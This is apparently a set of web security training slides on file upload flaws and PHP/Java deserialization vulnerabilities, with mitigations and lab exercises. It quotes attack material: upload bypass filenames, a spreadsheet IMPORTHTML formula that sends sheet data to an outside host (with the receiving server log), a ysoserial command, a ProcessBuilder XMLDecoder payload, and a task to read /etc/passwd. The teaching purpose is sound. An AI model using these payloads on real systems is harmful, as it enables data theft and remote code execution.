
File Upload – Common Pitfalls

- Extension check bypass
 - NullByte Injections – file.php.jpg, file.php%00.jpg
 - Blacklisted extensions – ASPX blacklisted upload ashx,asmx,web.config
 - Blacklisted extensions – PHP blacklisted upload php3,phtml,.htaccess
- File Type related issues
 - CSV Injection
<https://www.notsosecure.com/data-exfiltration-formula-injection/>
 - PNG IDAT chunks
<https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/>


File Upload – Common Pitfalls

- Misconfigurations
 - WebDAV and ‘PUT’ method enabled
<https://www.hackingarticles.in/multiple-ways-to-exploiting-put-method/>
 - S3 Buckets having write permissions
<https://medium.com/@jonathanbouman/how-i-hacked-apple-com-unrestricted-file-upload-bcda047e27e3>

XSS and SQLi Through File Upload



Data Exfiltration through CSV Injection



The screenshot shows a Google Sheets document titled "Contact Information (Responses) - Form Responses 1". The formula bar contains the following formula:

```
=IMPORTHTML(CONCAT("http://[REDACTED]/123.txt?v=", CONCATENATE(A:D)), "table", 1)
```

The data table has columns: Timestamp, Name, Email, SSN/UNIQ_ID, and Comments. Rows 1 through 9 show data for users from Ajay to User6. Row 10 is a new row starting with "Timestamp". Row 11 shows a user entry with the email "email@gmial.com" and the comment "#N/A".

A terminal window at the bottom left shows the output of a Python HTTP server. It logs a 404 error for a file named "123.txt" and then lists all the rows from the Google Sheets table, including the commented-out row 11.

Timestamp	Name	Email	SSN/UNIQ_ID	Comments
5/22/2018 22:50: Ajay		email@gmial.com	7867867834	
5/23/2018 22:50: user0		user0@gmial.com	6867867833	
5/24/2018 22:50: User1		user1@gmial.com	5654644564	
5/25/2018 22:50: User2		user2@gmial.com	36767	
5/26/2018 22:50: User3		user3@gmial.com	786423235	
5/27/2018 22:50: User4		user4@gmial.com	745326545	
5/28/2018 22:50: User5		user5@gmial.com	26547564	
5/29/2018 22:50: User6		user6@gmial.com	78756774	
Timestamp	Name	Email	SSN/UNIQ_ID	Comments
5/22/2018 22:50: Ajay		email@gmial.com	dfsd	#N/A

```
ajay@kali: ~/testing
~/testing$ python -m SimpleHTTPServer 3999
Serving HTTP on 0.0.0.0 port 3999 ...
[23/May/2018 09:54:13] code 404, message File not found
[23/May/2018 09:54:13] "GET /123.txt?v=TimestampNameEmailSSN/UNIQ_ID43242.9518287037Ajayemail@gmial.com786786783443243.9518287037User0@gmial.com686786783343244.9518287037User1user1@gmial.com565464456443245.9518287037User2user2@gmial.com3676743246.9518287037User3user3@gmial.com78642323543247.9518287037User4user4@gmial.com74532654543248.9518287037User5user5@gmial.com2654756443249.9518287037User6@gmial.com78756774TimestampNameEmailSSN/UNIQ_ID43242.9518287037Ajayemail@gmial.comdfsd HTTP/1.1" 404 -
```

<https://www.notsosecure.com/data-exfiltration-formula-injection/>



Mitigation - Malicious File Upload

- **Input validation**
 - Include file headers
 - Validate the size of the file
 - Don't rely on client side validations
- **Location**
 - Do the uploaded files need to be in web root?
 - Decision making should not be with the user
 - Restrict permissions on the folders where uploaded files will be stored
- **Use your own extension**
 - Rename files after upload
- **OWASP Cheat Sheet for Malicious file upload prevention**

https://cheatsheetseries.owasp.org/cheatsheets/Protect_FileUpload_Against_Malicious_File.html
- **Upload the files in a temporary location and run a virus scan on the file(s)**
 - Virus Total API : <https://www.virustotal.com/en/documentation/public-api/>



Further Reading

- BookFresh - Tricky File Upload Bypass to RCE

<https://secgeek.net/bookfresh-vulnerability/>

- Student snags \$36k Google bounty for RCE vulnerability

<https://nakedsecurity.sophos.com/2018/05/23/surprise-student-receives-36000-google-bug-bounty-for-rce-flaw/>

- Apple - Unrestricted File Upload through Mis-configured s3 Buckets

<https://medium.com/@jonathanbouman/how-i-hacked-apple-com-unrestricted-file-upload-bcda047e27e3>

File Validation

```

boolean ESAPI.validator().isValidDirectoryPath(java.lang.String context,java.lang.String input,
                                              java.io.File parent, boolean allowNull,
                                              ValidationErrorMessage errorList) throws IntrusionException

boolean ESAPI.validator().isValidFileName(java.lang.String context,java.lang.String input,
                                           java.util.List<java.lang.String> allowedExtensions,
                                           boolean allowNull,ValidationErrorMessage errorList)
                                           throws IntrusionException

boolean ESAPI.validator().isValidFileUpload(java.lang.String context,java.lang.String filepath,
                                             java.lang.String filename,java.io.File parent,
                                             byte[] content,int maxBytes,boolean allowNull,
                                             ValidationErrorMessage errorList)
                                             throws IntrusionException

```



```

private bool CheckFileExtension(string filename)
{
    string ext = Path.GetExtension(filename).ToLower();
    if (ext == ".xls" || ext == ".xlsx" || ext == ".jpg")
    {
        return true;
    }
    else
    {
        return false;
    }
}

```



Deserialization Vulnerabilities

Deserialization Vulnerabilities

- What are Deserialization Vulnerabilities (A7 -OWASP Top 2017) ?
- Object serialization in PHP
- Binary and XML serialization in Java
- Serialization functions in other languages

Object Serialization/Deserialization

Serialization, or marshalling, is the process of converting a memory object into a stream of bytes in order to store it into the filesystem or transfer it to another remote system.

Deserialization, also known as unmarshalling, is the reverse process that converts the serialized stream of bytes back to an object in the memory of the machine

Typical Use Cases :

- Storing the state of a program For Ex: pausing a game
- Transmitting state of a program data across different systems

PHP Object Serialization


```
<?php
class Test {
    public $name= 'Rohit';
    public $age = 88;
}
```



```
string(53) "O:4:"Test":2:{s:4:"name";s:5:"Rohit";s:3:"age";i:88;}"
```


Unserialize Code Execution

Code execution can be achieved when we pass a serialized object to the `unserialize()` function, controlling the creation(serialization) of the object in memory.



The screenshot shows a browser window displaying the PHP documentation for the `unserialize()` function. The URL in the address bar is `php.net/manual/en/function.unserialize.php`. The page header includes the PHP logo and links for Downloads, Documentation, Get Involved, and Help. The main content area starts with a brief description of what `unserialize()` does: "unserialize() takes a single serialized variable and converts it back into a PHP value." Below this, a red-bordered box contains a **Warning** message: "Do not pass untrusted user input to `unserialize()` regardless of the `options` value of `allowed_classes`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via `json_decode()` and `json_encode()`) if you need to pass serialized data to the user." At the bottom of this box, another note says: "If you need to unserialize externally-stored serialized data, consider using `hash_hmac()` for data validation. Make sure data is not modified by anyone but you."

Demo - PHP Object Deserialization



```
← → ⌂ A Not secure | linux.webdevsecurity.com/phpoi/log.php
[+] logData.

class Log
{
    public $fileName = 'logs.txt';
    public $data = 'test';

    public function logData()
    {
        echo '[+] logData';
        $this->logData = 'Success';
    }

    public function __destruct()
    {
        file_put_contents(__DIR__ . '/' . $this->fileName, $this->data);
        echo '[+] Logs written to log file';
    }
}

$obj = new Log();
$obj->logData();
$userInput = isset($_GET['data']) ? $_GET['data'] : '';
$someData = unserialize($userInput);

[+] Logs written to log file.
```

Deserialization.1 / Time: 15 mins

- Identify where the application is sending serialized data
- Upon identification try to understand how data is being processed
- Read the /etc/passwd file

Challenge URL:

<http://linux.webdevsecurity.com/phpoi/lab>



Some Popular Bugs

- CVE-2018-14630,CVE-2017-2641 : Moodle RCE
<https://cxsecurity.com/issue/WLB-2018090168>
- A \$20,000 Pornhub PHP deserialization bug
<https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/>
- CVE-2016-4010 : Magento RCE
- CVE-2017-5677:PEAR HTML_AJAX <= 0.5.7 PHP Object Injection
- CVE-2015-7808: vBulletin 5 Unserialize Code Execution
- CVE-2015-8562: Joomla RCE

CVE-2016-4010 : Magento RCE

```
/**
 * Unserialize serializeable object fields
 */
public function unserializeFields(\Magento\Framework\Model\AbstractModel
{
    // Loops through the '_serializableFields' property
    // (containing hardcoded fields that should be serialized)
    foreach ($this->_serializableFields as $field => $parameters) {
        // Get the field's value
        $value = $object->getData($field);

        // If it's not an array or an object, unserialize it
        if (!is_array($value) && !is_object($value)) {
            $object->setData($field, unserialize($value));
        }
    }
}

// AbstractDb::unserializeFields ()
```

<http://netanelrub.in/2016/05/17/magento-unauthenticated-remote-code-execution/>

Java Object Serialization

In Java, Objects can be serialized in two ways

- Binary - `readObject()` method
 - Primarily used for transmitting Java “objects” over the wire as serial data
- XML - `XMLDecoder`, `XStream`, `Castor`
 - Primarily used for transmitting Java “objects” over the wire as XML data
- JSON - `Jackson`, `Fastjson`, `JsonIO`
 - Performs marshalling/unmarshalling of java objects in JSON format

And a lot many other formats and libraries as described here -

<https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet>

Java Binary Serialization

- `readObject()` of `ObjectInputStream` class
 - Converts serialized Java string to an object
 - If user supplied input is passed other objects (Gadget Classes) can also be instantiated.

```
-iENOsrNAKcom.test.servlets.Car@BEL<ÜCCHFØDC1STX
STXIBcapacityLENmodeltDC2Ljava/lang/String;xpEOT
°tETXi20
```


`readObject()`

```
]class Car {
    private String model="i20" ;
    private int capacity=1200 ;
}
```

Demo - Java Binary Deserialization Vulnerability

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections4 'mkdir nss'  
| base64 | tr -d "\n"
```

<http://linux.webdevsecurity.com:8080/NotSoSerial/>



<https://github.com/frohoff/ysoserial>


Some Popular Bugs

- JBoss - CVE-2017-12149
- Jenkins- CVE-2015-8103,CVE-2016-9299,CVE-2016-0788
- Symantec Endpoint Protection - CVE-2015-6555
- Adobe Coldfusion - CVE-2017-11284
- Oracle Weblogic -CVE-2018-2628,CVE-2015-4852
- SAP Netweaver - CVE-2017-9844
- McAfee ePolicy Orchestrator - CVE-2015-8765

JBoss - CVE-2017-12149

```
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
    throws IOException, ServletException
{
    HttpServletRequest httpRequest = (HttpServletRequest)request;
    Principal user = httpRequest.getUserPrincipal();
    if ((user == null) && (this.readOnlyContext != null))
    {
        ServletInputStream sis = request.getInputStream();
        ObjectInputStream ois = new ObjectInputStream(sis);
        MarshalledInvocation mi = null;
        try
        {
            mi = (MarshalledInvocation)ois.readObject();
        }
        catch (ClassNotFoundException e)
        {
            throw new ServletException("Failed to read MarshalledInvocation", e);
        }
        request.setAttribute("MarshalledInvocation", mi);


        mi.setMethodMap(this.namingMethodMap);
        Method m = mi.getMethod();
        if (m != null) {
            validateAccess(m, mi);
        }
    }
    chain.doFilter(request, response);
}
```



<https://github.com/vulhub/vulhub/tree/master/jboss/CVE-2017-12149>


Java XML Serialization

XMLDecoder and Xstream to libraries in Java used for serializing objects using XML



Java XML Deserialization - XML Decoder

```
<?xml version="1.0" encoding="UTF-8"?>
<object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="1">
        <void index="0">
            <string>calc.exe</string>
        </void>
    </array>
    <void method="start" />
</object>
```



Some Popular Bugs

- XMLDecoder Deserialization Vulnerabilities
 - Oracle Weblogic - CVE-2017-3506,CVE-2017-10271
